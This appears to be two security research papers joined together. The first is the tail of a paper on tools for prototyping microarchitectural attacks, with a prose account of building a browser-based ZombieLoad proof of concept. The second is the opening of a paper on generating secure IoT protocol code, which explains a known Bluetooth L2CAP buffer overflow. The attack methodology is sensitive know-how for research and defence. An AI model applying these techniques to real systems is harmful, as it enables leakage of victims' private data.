Evaluation. To evaluate the attack, we averaged the results over 10 000 iterations of 10 000 samples. We also evaluated the prototype on three Intel CPUs (i7-8700K, i7-6700K, and i7-4790). Aside from retuning the covert channel threshold, no changes were necessary to port the PoC to x86 due to the cross-platform support of *libtea*. However, it is important to note that different CPU microarchitectures can exhibit very different branch prediction behavior. Fundamental microarchitectural differences such as this cannot be abstracted away by *libtea*, and so an attack may require or benefit from microarchitecture-specific tuning. For example, by modifying our Spectre V1 gadget to use throttle variables in the loop condition we can achieve an improved leakage rate of 3.91 kB/s on the Exynos M1, whereas on the Intel CPUs this change actually inhibits the leakage.

Table 3: LVI leakage across the evaluated microarchitectures.

CPU	Leakage (kB/s)	F_1 Score
Exynos M1	2.49	0.98
i7-8700K (Coffee Lake)	7.36	0.99
i7-4790 (Haswell)	7.20	0.98
i7-6700K (Skylake)	7.46	0.99

Table 3 compares the leakage rates and F_1 scores achieved on the M1 and the Intel microarchitectures. With around 7 kB/s, the leakage rates we achieve on Coffee Lake and Skylake are comparable to the ideal case leakage reported by Van Bulck et al. [115] (9.04 kB/s) and substantially exceed their leakage in other attack scenarios (e.g., 70.54 B/s). Our high F_1 scores on both ARMv8-A and x86 demonstrate not only that *libtea* can be used to prototype low-noise microarchitectural attacks, but also more generally that it is indeed possible to prototype cross-platform attacks using a high-level library.

5.3 Rapid Prototyping with *SCFirefox*

In this section, we evaluate *SCFirefox* by rapidly prototyping a browser-based ZombieLoad attack. Specifically, we prototype ZombieLoad variant 3, as this is the only variant that can be conducted by an unprivileged attacker without access to TSX [100]. To fully illustrate rapid prototyping in action, we provide a detailed description of our development process. *Note: throughout this section, we use ⓝ to denote specific attack building blocks.*

Experimental Setup. The experiments described in this section were conducted on an Intel i7-8700K running Windows 10 Pro v2004 (build 19041.388) with microcode 0xB4 and full transient-execution attack mitigations. For a more stable core frequency, we disabled Intel SpeedStep and Intel Turbo Boost. We also conducted our accessed bit clear experiments on two other systems (Windows 10 Enterprise v1803 build 17134.1, i5-4300; Pro v1909 build 18363.1082, i5-6400).

Technical Background. For ZombieLoad variant 3, the attacker requires two mappings (virtual addresses) *v1* and *v2* to the same physical address ①. If the PTE of *v1* has the 'accessed' bit cleared ②, a microcode-assisted page-table walk will occur when accessing the physical page through this address. Simultaneously flushing *v2* leads to a cache-line conflict ③ and can induce data leakage from the line fill buffer and load port. This data can be transiently encoded for subsequent decoding, e.g., in a cache covert channel ④.

Working set trim scan. Windows clears the 'accessed' bit during the working set trim scan to track the 'age' of each PTE [139]. The working set manager is called once per second and additionally when certain memory conditions occur [139]. However, it does not always conduct a trim scan, and it is not documented how often this occurs.

Page deduplication. Page deduplication, known as page combining on Windows and Kernel Same-Page Merging on

Linux, scans memory for identical pages, releases all but one of the pages, and marks the remaining pages as shared. If a process writes to this shared page, a copy-on-write fault creates a new copy of the page for the process [139].

Stage 1: Native Code PoC. We begin by reproducing ZombieLoad variant 3 in native code on Windows using *libtea*. All four building blocks are provided by *libtea* functions. For ②, we require the *libtea* kernel driver to modify PTEs, while for ③ we induce a cache-line conflict by flushing *v2* immediately before accessing *v1*. To achieve a practical leakage rate, we construct a misspeculation gadget to speculatively access *v1* and encode its value into our *libtea* cache covert channel ④ without setting the 'accessed' bit, so that we only need to clear it once. We favor misspeculation over exception handling or TSX because we cannot use the latter two techniques in a JavaScript PoC. Schwarz et al. [100] achieved a leakage rate of 0.08 kB/s on an i7-8650U using exception handling. We achieve leakage rates of 0.15 kB/s (n = 10000, $\sigma_{\bar{x}}$ = 0.002), exceeding the public PoC, with a low false positive rate (0.002%). This demonstrates that *libtea* enables prototyping of highly efficient PoCs. The number of lines of code required is comparable to the public PoC, which uses *cacheutils* (75 lines of code versus 61 for our PoC). We found that cursor movement and interaction with the GUI are necessary for continued leakage with our PoC; when idle, leakage begins to fail after around 1000 iterations. This does not appear to be caused by interrupts or polling for physical mouse input, as we also tested with software-injected cursor movement.

Stage 2: Throwaway Prototyping. We conduct throwaway prototyping with *libtea* to determine if we can implement our building blocks using only unprivileged code. If we cannot, then an attack in an unmodified browser is infeasible.

Clearing the 'accessed' bit without libtea. While an unprivileged attacker cannot modify PTEs (without an additional exploit, e.g., Rowhammer [39]), Schwarz et al. [100] experimentally determined that Windows 10 periodically clears the 'accessed' bit on user pages.[3] If we map a memory page, access it, and then repeatedly loop checking the 'accessed' bit of its PTE (using the *libtea* paging functions) without accessing the page itself, we observe that the bit is first cleared on average after 0.50s (n = 100, $\sigma_{\bar{x}}$ = 0.09). We confirmed this behavior on our other two systems, observing average timings of 152.27s (n = 50, $\sigma_{\bar{x}}$ = 89.45) and 1.45s (n = 50, $\sigma_{\bar{x}}$ = 0.10) respectively. While the timing appears to vary by Windows build and system specification, in all three cases the time required is feasible for a browser-based attack.

Obtaining shared memory. ZombieLoad variant 3 requires shared memory [100], which is not readily available in JavaScript. In the Firefox codebase, we did not find any code we could trigger from JavaScript that uses `CreateFileMapping`. On Windows, an address can only be mapped multiple times (creating multiple 'views') if it is a file mapping opened with this function. However, we observe that despite formerly being disabled as a mitigation [36], page combining is reenabled on Windows 10 by default, enabling us to revive prior browser-based page deduplication attacks [11, 36, 37] to obtain shared memory. We rely on deduplication within our own process to obtain two virtual addresses mapping to the same physical address. For prototyping, we implement a new function for *libtea* and *SCFirefox* to manually trigger a page combining scan and rapidly achieve deduplication. However, a limitation versus our native code shared memory is that we cannot write to either address.

Inducing a cache-line conflict without `clflush`*.* A common strategy in prior work is to replace flushing with eviction when porting attacks to the browser [36, 39, 58, 83, 95, 101]. However, it is unlikely that any eviction set would evict the cache line containing *v2* at precisely the same moment as the microcode assist for *v1*, which is required for ZombieLoad [100]. Fortunately, by prototyping with *libtea*, we discover that simply *accessing* a different offset within the same cache line is sufficient to trigger a conflict and therefore leakage. However, the leakage rate with an access-based conflict is significantly lower than with flushing. While we achieve a leakage rate of 0.15 kB/s with flush-based conflict in native code, we only achieve 2.55 B/s with access-based conflict in native code.

Stage 3: Evolutionary Prototyping. Having determined how to implement our building blocks, we begin prototyping our attack in *SCFirefox*. Porting the PoC is mostly straightforward, as non-transient *libtea* API calls can simply be replaced with *SCFirefox* calls. When porting ③ we find that in JavaScript we also have to randomly vary the offset we access *v2* at so that the JIT does not optimize the access away.

Prolonging the Transient Window. The final challenge to produce an *SCFirefox* PoC is to create a sufficiently long transient window. Browser-based misspeculation was first demonstrated by Kocher et al. [58] with a transient out-of-bounds array access. Due to Spidermonkey's Spectre mitigations, such out-of-bounds accesses are no longer possible. However, Spectre is not entirely mitigated and we can conduct our attack with an in-bounds transient array access. We found that most strategies developed in prior work [58, 70, 95, 123] did not provide a sufficiently long transient window for ZombieLoad variant 3 on the i7-8700K, but succeeded using a gadget adapted from the Tencent PoC [112].

Our full ZombieLoad variant 3 PoC in *SCFirefox* consists of 392 lines of code, relying on 15 *libtea* API calls. The majority of these code lines are dummy lines required for branch mistraining or to prevent function inlining. We achieve a leakage rate of 55.85 B/s (n = 1000, $\sigma_{\bar{x}}$ = 12.43).

Finally, we replace *SCFirefox* functions with JavaScript and WASM functions to produce a PoC for unmodified Firefox.

[3] Note that the Linux kernel swap daemon also clears the 'accessed' bit for page aging on x86 (see `arch/x86/mm/pgtable.c`). However, in our experiments we did not succeed in triggering an 'accessed' bit clear.

Page Combining. Instead of manually triggering deduplication for ①, we adopt the technique used by Gras et al. [36] to detect when a page-combining scan occurs. We fill 8 4 kB `ArrayBuffers` with identical random content and measure the time it takes to modify a value of the array: when it takes significantly longer, we assume we have encountered a copy-on-write fault. We experimentally confirmed that our pages are deduplicated, and found that it takes on average 12.49 minutes ($n = 25$, $\sigma_{\bar{x}} = 4.43$, range: $4.58 - 22.39$ minutes). Similarly, we cannot clear the 'accessed' bit, but we can wait for Windows to clear it. We find that the 'accessed' bit is set on *v1* after page combining, but within a few attack iterations (1-18) it is again cleared.

Timing. For our cache covert channel ④ we replace *SCFirefox*'s Flush+Reload with Evict+Reload, using a pseudorandom buffer traverse for eviction (to evade adaptive cache replacement policies [105]). We experiment with various JavaScript timers [36, 101, 127]. While `SharedArrayBuffer` has been re-enabled in Firefox [121], it provides insufficient precision when used in a counting thread with a JavaScript Worker. However, adapting the WASM timer of Vila et al. [127] provides a sufficiently high resolution.

Our final PoC in vanilla JavaScript and WASM is 490 lines of code and runs in unmodified Firefox 81.0.2 on Windows. As using Evict+Reload and a WASM Worker timer introduces some noise versus our *SCFirefox* PoC, we consider the three most frequently leaked values per attack iteration of 200 samples as candidates for the leaked byte. In line with previous work [36, 100, 101, 123], we assume that we can repeatedly leak the target values. Hence, any noise is averaged out over sufficient attack repetitions. We achieve a leakage rate of 1.48 B/s ($n = 1000$, $\sigma_{\bar{x}} = 0.99$), top-3 accuracy of 92.7 % and a true-positive rate (leaked byte is indeed the most frequently leaked value) of 88.8 % when our preconditions ('accessed' bit clear, deduplication, co-location) are met. This is comparable to the RIDL attack in a modified SpiderMonkey shell [123] which leaked 1 B/s. Furthermore, if we replace Evict+Reload with Flush+Reload using *SCFirefox*, we can achieve a much higher leakage rate of 10.68 B/s ($n = 1000$, $\sigma_{\bar{x}} = 6.48$). This demonstrates that there is scope to optimize our Evict+Reload-based PoC, e.g., by using a minimal eviction set [127].

Attack Scenario and Discussion. In our attack scenario, the victim must browse to an attacker-controlled webpage that remains open for 5-23 minutes, depending on when the next page combining scan occurs. However, the tab does not need to be in the foreground during this time: we confirmed that the attack succeeds even while the victim is browsing in other tabs. A final requirement is to synchronize with the victim so that the attack runs while the targeted data is passing through the line fill buffers; this can be achieved via one of the synchronization techniques presented by Van Schaik et al. [123] and Schwarz et al. [100], e.g., substring detection if the secret is prefixed by a known sequence.

A significant assumption we make for evaluation is that we have achieved co-location on the sibling core to the victim. Without pinning, the Windows scheduler reschedules the browser tab thread to different cores so frequently that attempting to detect co-location to synchronize the attack is infeasible. Despite this, in the ideal case with victim applications running on one hyperthread of every physical core, we can still achieve a leakage rate of 1.18 B/s ($n = 1000$, $\sigma_{\bar{x}} = 0.72$). However, we observe close to zero leakage in the more realistic scenario of a single victim application running pinned to one core. Future work could investigate methods to influence the scheduler's behavior from JavaScript to achieve co-location, e.g., this might be an alternative application for thread spraying [32].

6 Discussion

One limitation of our analysis of the development process is the small scale of our expert interview study and the restricted demographics of our user study. Many industry teams consider their development process confidential, and as such there is limited publicly-available information and reluctance to approve interviews. Furthermore, in contrast to areas such as software reverse-engineering [128], the field of microarchitectural attacks is still small. Our aim in conducting our user study among students of an introductory microarchitectural security course was to complement our data from experienced practitioners with data from beginners to the field. However, the resulting homogeneity in participants' academic background (21/28 were studying for a Master's degree in Computer Science or a related field) may have biased our results, along with the homogeneity in gender and age (all participants were male, with 24/28 aged $23 - 26$). Additionally, we could not evaluate the usability of *libtea* because we conducted the user study at the beginning of the design process.

We consider this work a first step towards establishing concrete methodology and tooling for microarchitectural attack development, and hope future work will further explore attack tooling usability, techniques for achieving microarchitectural control, and challenges beyond software implementation. One such challenge discussed by our interviewees was the disclosure process (7/10) and potential standardization and anonymous disclosure mechanisms. While this challenge is not unique to microarchitectural security, the cross-cutting nature of microarchitectural attacks has led to notably challenging disclosure experiences that highlighted the need for greater standardization [12, 21, 30]. Such work would also be of broader benefit to other information security practitioners.

There is also scope to further extend our frameworks, for example integrating with existing software tools such as `perf` or NanoBench [1] to provide access to hardware performance counters for microbenchmarking. Additionally, *libtea* could be extended to provide fine-grained control of other TEEs such as Arm TrustZone, while *SCFirefox* could be ported to

other JavaScript engines, e.g., the V8 engine used by Google Chrome and Microsoft Edge.

7 Conclusion

The complexity of microarchitectural attack implementation poses a high barrier to entry for the field and slows research progress. In this paper, we conducted the first investigation of the attack development process to determine how we could best help practitioners tackle this complexity. We introduced rapid prototyping as an attack development methodology and presented *libtea* and *SCFirefox*, open-source frameworks which facilitate rapid prototyping of native code and browser-based attacks by bridging traditional privilege boundaries and abstracting away from the complex implementation details of attack primitives. We demonstrated the improved usability offered by the *libtea* API with a Foreshadow PoC, showcased its cross-platform support with the first demonstration of LVI on ARMv8-A, and illustrated the benefits of *SCFirefox* and our rapid prototyping methodology by prototyping the first browser-based ZombieLoad attack.

Acknowledgments

We would like to thank our anonymous reviewers and in particular our shepherd, Christopher Fletcher, for their feedback that helped improve this paper. We also thank Martin Deixelberger for his work on *SCFirefox*; Moritz Lipp, Claudio Canella, and Jo van Bulck for helpful discussions; and our expert interviewees and user study participants for their valuable insights. This work was supported by generous gifts from Red Hat, Arm, Amazon, and Cloudflare. Any opinions, findings, conclusions or recommendations expressed in this paper are those of the authors and do not necessarily reflect the views of the funding parties or of the authors' affiliations.

A *libtea* Feature List

- **Common**: make architectural and speculative memory accesses; flush and prefetch cache lines; deploy high-resolution timers; handle or suppress exceptions; pin to a core and start victim threads; get physical addresses; read-/write model-specific or system registers; disable hardware prefetchers (Intel only).
- **Cache**: Flush+Reload, Prime+Probe, and Evict+Reload; threshold calibration and eviction set generation; retrieve cache set and slice information; encode/decode data in the cache covert channel; print covert channel histograms.
- **Paging**: print PTEs in a human-readable format; read-/write PTEs and physical pages; map physical address ranges; invalidate TLB entries; read/write memory types (PATs/MAIRs) e.g., to make a region uncacheable; force memory deduplication (Windows only).
- **Interrupts**: print GDT/IDT entries, call gate descriptors, and segment descriptors; establish user-space mappings for GDT/IDT; install a custom call gate; install user mode and kernel mode interrupt handlers; run arbitrary C functions in kernel mode; configure the local APIC timer (for precise execution control).
- **Enclave** *(Intel SGX only)*: register a custom Asynchronous Exit Pointer (AEP) trampoline; get addresses of the enclave base and register state (GPRSGX) region; print/retrieve enclave information and GPRSGX state; read/write enclave addresses (debug enclaves only); fetch the stored instruction pointer (ERIP) from an interrupted enclave.

PROFACTORY: Improving IoT Security via Formalized Protocol Customization

Abstract

As IoT applications gain widespread adoption, it becomes important to design and implement IoT protocols with security. Existing research in protocol security reveals that the majority of disclosed protocol vulnerabilities are caused by incorrectly implemented message parsing and network state machines. Instead of testing and fixing those bugs after development, which is extremely expensive, we would like to avert them upfront. For this purpose, we propose PROFACTORY which formally and unambiguously models a protocol, checks model correctness, and generates a secure protocol implementation. We leverage PROFACTORY to generate a group of IoT protocols in the Bluetooth and Zigbee families and the evaluation demonstrates that 82 known vulnerabilities are averted. PROFACTORY will be publicly available [1].

1 Introduction

As a pillar for smart living, the scale of IoT (Internet of Things) has recently experienced unprecedented growth in both the number of devices and their complexity. According to reports from Statista [11] and Forbes [10], about 26.6 billion IoT devices were installed and connected worldwide in 2019 and they project to exceed 42 billion devices in 2022, lifting the global IoT market to more than 1.2 trillion dollars. Such a growth prospect and tremendous investment are continuously motivating efforts to develop innovative IoT wireless techniques, such as Bluetooth which has effective connectivity, low hardware cost and well-maintained development community [21, 49]. In particular, Bluetooth has enabled bridging interfaces between applications and wireless peripherals including keyboards/mice, headsets/speakers, smart watches, fitness trackers, medical recorders, smart home appliances, and hands-free systems [21, 49]. It was reported that 4.2 billion Bluetooth devices were shipped in 2019, notching a 8.8% compound annual growth rate (CAGR) over 5 years [16]. Zigbee is another popular IoT protocol which also witnesses a 8.0% CAGR in market growth, and its market value is expected to reach 4.3 billion by 2023 [14].

However, accompanied with the ubiquitous adoption, security has inevitably become a critical issue in IoT protocols. According to the latest Bluetooth market update [16], there were 14 member groups working on 80 active protocol projects during 2019. Actually, most of these protocol projects were built from scratch [13,16,56,64] and this repeated procedure is considered onerous, tedious, and error-prone [32,33,36,50,60,63], leading to lots of vulnerabilities in protocol implementations. As reported by previous research on protocol security [37,45], the majority of disclosed protocol vulnerabilities are due to incorrectly-implemented message parsing, where parsing errors can result from the lack of sanity checks (especially for the sizes of message fields) and parsing ambiguities (caused by diverting understanding of specification across developers). Bluetooth implementations are such examples, as reflected by newly reported Bluetooth-related CVEs (Common Vulnerabilities and Exposures) [56]. In addition, protocol implementation vulnerabilities are also present in state machine components [35, 44, 61]. Although protocol-specific fuzzing techniques [23, 34, 60] are helpful in exposing those implementation bugs, difficulties in stateful fuzzing, specification encoding, and achieving complete coverage make exposing all defects infeasible in practice. Therefore, rather than imposing a time-consuming postmortem bug finding procedure in protocol engineering, we propose to address the problem at the very beginning of the development life-cycle. Specifically, protocol developers ought to be relieved from the error-prone low-level implementation efforts. Instead, they should focus on the design of essential pieces of protocol specifications (e.g., message format and finite state machine) and the corresponding protocol implementations will be automatically generated in a manner that ensures security.

The recent research shows that formalizing protocol specifications is a promising approach to addressing this issue [12, 22, 43, 45, 55, 57]. In particular, message formats are customized in a DSL (Domain Specific Language) and secure protocol implementations are emitted accordingly. For example, EverParse [55] devises a DSL describing tag-length-value message formats to produce zero-copy parsers and corresponding serializers. In contrast with existing data serialization/deserialization tools (e.g., Protobuf [18] and Thrift [20]), parsers generated by EverParse are formally verified and their security is guaranteed. Johnson et al. [45] propose a similar DSL for generating additional sanity checks to harden USB (Universal Serial Bus) message parsers. Nevertheless, we observe that existing protocol formalization efforts mostly focus on message formats but many fall short in modeling some dynamic functionalities such as multiplexing and state transitions. Consequently, these DSLs require substantial extension to fit low-level and kernel-oriented IoT protocols.

Our Solution To this end, we elect to develop a new unified

DSL whose syntax can specify both protocol message formats and dynamic behaviors. We propose PROFACTORY to automatically generate secure low-level protocol implementations for Linux kernels from protocol specifications written in the DSL. It aims at facilitating protocol development, and eliminating message-parsing vulnerabilities and fundamental state-transition errors in protocol implementations. Currently, PROFACTORY targets code generation for IoT protocols in the Linux kernel including those in the Bluetooth and Zigbee families. It can be easily adapted for other protocols or production kernels as long as the platform-dependent interfaces and settings are available.

Specifically, PROFACTORY works as follows. First, a protocol is modeled/customized in our DSL. Then, symbolic model checking is performed to verify the model correctness (e.g., network state transitions are not vulnerable). After passing model checking, the customized protocol model is fed to the code generation engine to produce kernel-oriented protocol implementation which provides guarantees of being free from memory safety vulnerabilities (i.e., buffer overflow, invalid pointer dereference, memory leakage, use after free and double free) in message parsing and from concurrency control vulnerabilities (i.e., race and deadlock) in message multiplexing. Such guarantees are provided by the automatically generated sanity checking code, such as bound checks and input validation checks, and by applying automated verification tools to the generated code. Only if the protocol passes the model and implementation verification, should the implementation be integrated into the production kernel on both of the communication peers. Finally, the peers communicate through the customized protocol. We highlight our contributions in the following.

- We propose PROFACTORY, a novel system that realizes efficient and secure protocol customization. In PROFACTORY, developers formally and unambiguously model protocols in a DSL instead of natural languages and the models lead to the production of vulnerability-free implementations.
- We develop a type-based DSL that is closely coupled with protocol semantics. In our DSL, various protocol specifications such as message format, finite state machine and connection multiplexing can be well expressed by a number of abstract types.
- We develop a code generation engine, emitting kernel code without message-parsing errors according to the DSL-defined protocol model, where concurrency correctness and memory access safety of generated C codes are formally verified using VCC [2, 52] and Frama-C [17].
- We develop a symbolic model checker to capture potential bugs residing in protocol state transitions. Those bugs are abstracted as protocol property violations.
- We build a prototype of PROFACTORY and generate 8 protocols in Bluetooth and Zigbee. The evaluation demonstrates that PROFACTORY can help to avert 82 known vulnerabilities with low overhead in generated implementations.

2 Motivation

The increasing number of security issues in IoT protocol implementation motivates secure protocol customization. Generally, those issues can be divided into two categories, message-parsing vulnerabilities and state-transition errors. Next, we use two examples (one for each category) to illustrate how PROFACTORY can help avert them.

Motivating Example #1. This vulnerability (CVE-2017-1000251) [8] resides in the L2CAP implementation of Linux BlueZ (kernel 4.13.1 and older) and it was disclosed in the Blueborne report [56], allowing a malicious Bluetooth user to launch a denial-of-service or remote-execution attack. In L2CAP, before data transmission, the two peers are required to negotiate a group of connection options (or parameters) and the negotiation is accomplished by exchanging two kinds of messages, *configuration request* and *configuration response*. If a configuration request from a peer cannot be accepted, the peer has to send a second request based on the response contents (e.g., copying the configurations indicated in the response to the second request).

Figure 1 elaborates the buggy code and its official patch (in blue) [9], where `l2cap_config_rsp` handles response events and `l2cap_parse_conf_rsp` is for response parsing. At Line 4171, a local 64-byte buffer `buf` is allocated to hold the second request (as the previous request was pending, i.e., not accepted) and a loop (Line 3527–3537) is used to extract information from the response and emit the request body, where the parser invokes `l2cap_add_conf_opt` to append a request option to `buf`. Before patching, since neither the response size nor the buffer boundary is checked, an attacker can craft a long response such that the buffer is overflowed when the large number of configuration options in the response are copied. From the perspective of protocol specification, the reason for such a buffer-overflow vulnerability is that the protocol is actually under-specified. In particular, the developer allocates 64 bytes (a magic number of bytes) for the request, indicating that there must exist an upper bound for the response size which is not explicitly respected by the emission loop, causing the vulnerability. Fortunately, such specification confusions can be eliminated by PROFACTORY in the protocol modeling stage.

In our DSL, the option group is modeled as a parameter list (see modeling details in Section 4), for which a maximum size must be specified. Hence, we have the upper-bound check for the option group size. In addition, instead of manipulating bare buffers, PROFACTORY performs all the message-related operations on the well protected socket buffer data structure `sk_buff`. This data structure allows convenient field appending or truncating through `skb_pull` and `skb_put`/`skb_push`, and the kernel intrinsically performs all the needed boundary checks. Furthermore, the structure always maintains the current data length and hence the size of each message segment (e.g., the option group) can be strictly



Figure 1: L2CAP configuration buffer overflow in BlueZ implementation



Figure 2: Message loss in L2CAP information exchange

validated when unpacked. Overall, PROFACTORY rejects any unspecified/invalid messages and offers secure message parsing/construction.

Motivating Example #2. This example demonstrates a typical transition error in an asynchronous state machine. In L2CAP, at the beginning of a connection, each peer can request information from the remote side in order to set up a connection with the supported functionalities. The textual specification of L2CAP simply mentions "*L2CAP implementations shall respond to a valid information request with an information response*" [15] without much detail. Figure 2 presents two buggy asynchronous state machines for two communicating devices A and B, respectively. In the state machines, the solid edges denote state transitions and the dashed edges denote messages (to the other party). The problem lies in that a device may undesirably drop requests when it is at the `info_start` state. The buggy state machine requires the device to first send a request before it can properly receive requests from the other party. Initially, assume both devices are in the `info_start` state and they both send out a request in the same time. However, the two sends form a race. It is hence possible that when the request from a remote peer arrives, the local device is not in the next state that can receive the message. This causes undesirable loss of messages. The user may encounter difficulties in establishing a Bluetooth connection due to the bug. This error is averted by performing the race-free property checking in PROFACTORY (Section 6). The fix is to allow devices to receive messages in `info_start`.

3 Approach Overview

Figure 3 presents the overall workflow of PROFACTORY. PROFACTORY executes in three main phases: *Protocol Modeling*, *Code Generation* and *Automated Verification*.

Protocol Modeling Phase. When creating a customized protocol, developers first need to model the protocol in PROFACTORY's DSL as the system input. The DSL, in a sense, is de-facto a translator of protocol specifications. In this DSL, all the protocol elements are abstracted as hierarchical data types and each of those types would instruct PROFACTORY to emit a unique set of concrete data structures and code blocks in the following code generation phase. Therefore, modeling a protocol in PROFACTORY corresponds to assembling definition instances of those types. To enrich the language to support various protocols, the design of the DSL syntax is closely coupled with protocol semantics including message format, FSM (finite state machine) and other protocol-specific features. The DSL is embedded in Haskell, which offers an easy-to-use development environment that allows manipulating its own syntax and facilitates implementing a DSL. We will discuss the complete DSL design in Section 4.

Code Generation Phase. In this phase, PROFACTORY automatically produces C code for a production kernel, according to the input protocol model. The generated code consists of type-based code blocks (i.e., protocol message data structure definitions and message parsing/construction procedures) and kernel shims which can assist seamless code insertion or replacement in a production kernel. In particular, the type-based code blocks perform both message recognition and state transition, while kernel shims prepare standard socket interfaces and the accesses to the underlying platform or lower-layer protocols, requiring the hardcoded platform-dependent interfaces. As demonstrated in the first motivating example, the lack of sanity checks is an important contributor to protocol vulnerabilities, PROFACTORY hence enforces validity verification on corresponding message fields when emitting code for message parsing/building. The details of code generation are elaborated in Section 5.

Automated Verification Phase. Protocol security issues include not only vulnerabilities incurred by field mishandling in message parsing and problematic concurrent accesses to shared information, but also correctness problems in the underlying FSM. Therefore, PROFACTORY verifies the generated implementation through VCC [2, 52] (free from race and deadlock) and Frama-C [17] (free from buffer overflow, invalid pointer dereference, memory leakage, use after free and double free). In Frama-C verification, limited manual



Figure 3: The overall workflow of PROFACTORY (black arrow denotes data flow and red arrow denotes control flow)

intervention may be required to assist constructing proofs. In addition, PROFACTORY also performs model checking for the protocol state machine. We encode the protocol model and perform property checking using the Z3 SMT solver [42]. We devise a set of general properties (i.e., transition, security and customization properties) that should be respected by a protocol state machine and validate them against protocols written in our DSL. Protocol models failing to pass any of the verifications should be remodeled by developers. There have been research efforts in protocol model checking [24, 27, 28, 38, 44, 53], but the majority of them target proving cryptographical correctness for AKA (authentication and key agreement) protocols or components of specific protocols (e.g., TCP/IP), while the model checking in PROFACTORY focuses on generic functional correctness (e.g., correct state transitions). Our work is therefore orthogonal and complements existing work. This phase will be explained in Section 6.

4 Protocol Modeling

In protocol specifications, message format and FSM are the two building blocks. Hence, our DSL focuses on describing these two perspectives. To facilitate precise discussion, we simplify and summarize the syntax of our DSL in Figure 4 and semantics in Figure 5. As illustrated in Figure 4, a protocol can be represented by a set of abstract data types related to message format, socket, and state machine. These abstract types are further instantiated to concrete types when describing individual protocols. Low level implementation is automatically generated from the DSL specification. In the following, we first explain the syntax and then the semantics of the DSL, which are followed by an example.

4.1 DSL Syntax

Message Format. Most network messages have hierarchical structure, meaning that a network message m is often the raw data field of a message at a lower layer. It often has its own structure too, encapsulating some message(s) at a higher layer. Note that even the messages of a same protocol are organized in multiple layers. For example, L2CAP command messages are encapsulated in generic L2CAP messages. With such layered structures, the corresponding network message parsing code largely follows a fixed pattern, namely, the parser for a message m of a particular layer unfolds the structure at that

Figure 4: PROFACTORY DSL Syntax (n denotes an unsigned integer constant and operator $\cdot$ denotes field concatenation)

level, checks some field that determines the (inner) message type of the raw data field, and further invokes the corresponding parser(s) of the inner message(s). This regularity allows us to abstract network messages and message parsing to a set of general abstract types that have hierarchical relations. An example of abstracting L2CAP messages using our DSL can be found later in the section.

We introduce 6 abstract types to describe (hierarchical) message formats, two basic field types *Fix* and *Var* denoting a fixed-sized field and a variable-sized field, respectively, and four other types: Header *Hdr*, Parameter *Para*, Parameter List *Plist*, and Message Format *Msg* that are built on the two basic types. Besides, we provide two socket related abstract types *Conn* and *Chan* to model network connections. We explicitly model connection types to allow easy code generation for the interface with the kernel.

Fixed-sized Field (Fix) A fixed-sized field consists of three integer attributes, describing its size (n_{size}) and range (n_{low} and n_{high}). The size is measured in bytes. The range attributes (can be *nil*) specify the lower and upper bounds of the field. This could be further extended to support other value constraints. The attributes allow safe code generation (with bound checks and validity checks).

Variable-sized Field (Var) A variable-sized field represents a byte sequence, with its size range specified by n_{low} and n_{high},

which enable mandatory bound checks in code generation.

Header (Hdr) A message header is a sequence of fields followed by a length field, which is a dedicated fixed-sized field describing the length of the following message content. Note that we are defining an abstract type, which is further instantiated to concrete types for a specific protocol. In general, the fields in a header describe the meta information of a message and instruct the parser to correctly extract and process sub-messages. For example, a message header $f_{type} \cdot f_{id} \cdot f_{len}$ consists of three fields describing the type of the message (that determines how the message body is interpreted), the connection ID and the length of the body. Note that the operator $\cdot$ denotes field concatenation. The length field is for automatic generation of validity check.

Parameter (Para) A parameter (in message) consists of two fields, a key field f_{key} and a value field f_{val}. A parameter abstract type consists of a constant n_{key} that uniquely identifies the parameter kind and the specifications of the two fields. Parameters denote configurations that can be negotiated across the peers of a connection. Intuitively, if the value of the key field (at runtime) matches the constant n_{key}, the parameter is of the corresponding type. For instance, $(2,\ (4,2,2)\cdot(4,0,1024))$ is an MTU (Maximum Transmission Unit) parameter type, with a static value $n_{key} = 2$ denoting the type, the first key field 4 bytes long with a fixed value of 2, and the second value field 4 bytes long with a value in [0,1024]. At runtime, a concatenation of two fields (in a message) is considered an MTU parameter when the first field has the value of 2.

Parameter List (Plist) A parameter list denotes a variable set of parameters (whose f_{key} sizes must be the same) with n_{size} specifying the maximum number of parameters in it.

Message (Msg) A message could be a variable-sized field, parameter, sequence of fixed-sized fields, parameter list, header followed by a sub-message, or header followed by multiple possible sub-messages. The last two alternatives describe the hierarchical structure of network messages. Specifically, in the last alternative, field f_{type} is a field in the header h. When it has the value of n_{type}, the sub-message is of the m_{sub} type. Note that a concrete message type may have multiple sub-message branches. PROFACTORY automatically generates parsing code based on the specified hierarchy. An example can be found later in the section.

Socket Related Types. In a production kernel, a protocol has a socket-like interface that serves the applications. The interface includes a number of socket peripheral data types such as protocol connection *Conn* and protocol channel *Chan*. A protocol may have multiple channels sharing an end-to-end connection (for multiplexing). The abstract type of a connection/channel consists of a list of static values n_{key} that uniquely identify the parameters for the connection/channel. The key values are a subset of the key values in parameter type definitions. Sample parameters include device type for a connection and MTU for a channel in L2CAP. Different from other abstract types, PROFACTORY only allows one instantiation for *Conn* and *Chan*, meaning that all the connections and channels in a protocol have to be homogeneous.

State Machine. Protocol execution is largely driven by state machines. In particular, besides message parsing, the other focus of protocol implementation is to properly update state machines. Upon receiving a message, protocol implementation parses the message, updates some state variable(s), composes and sends a response message if needed. In some cases, it performs side-effect operations such as logging critical events and collecting statistics. Although most protocols follow the same execution model, their low level implementations have substantial diversity. For example, they may or may not have explicit state variable(s); some protocols update state variables before sending response whereas some others the opposite. Our DSL leverages the inherent regularity of the execution model to produce uniform implementation, enabling security and easy verification. Our DSL allows developers to specify protocol state machines, through three abstract types *State*, *Recv* and *Send*.

Protocol State (State) A state type is defined by a constant denoting the timeout of the state, which specifies the maximum time a state must be retained before a connection is terminated if no legitimate connection activity is observed, in case of idle/crashed applications and lost connections. To specify a concrete protocol, the developer often needs to define multiple states. PROFACTORY pre-defines a number of them including the start state s_{init}, and the end state s_t.

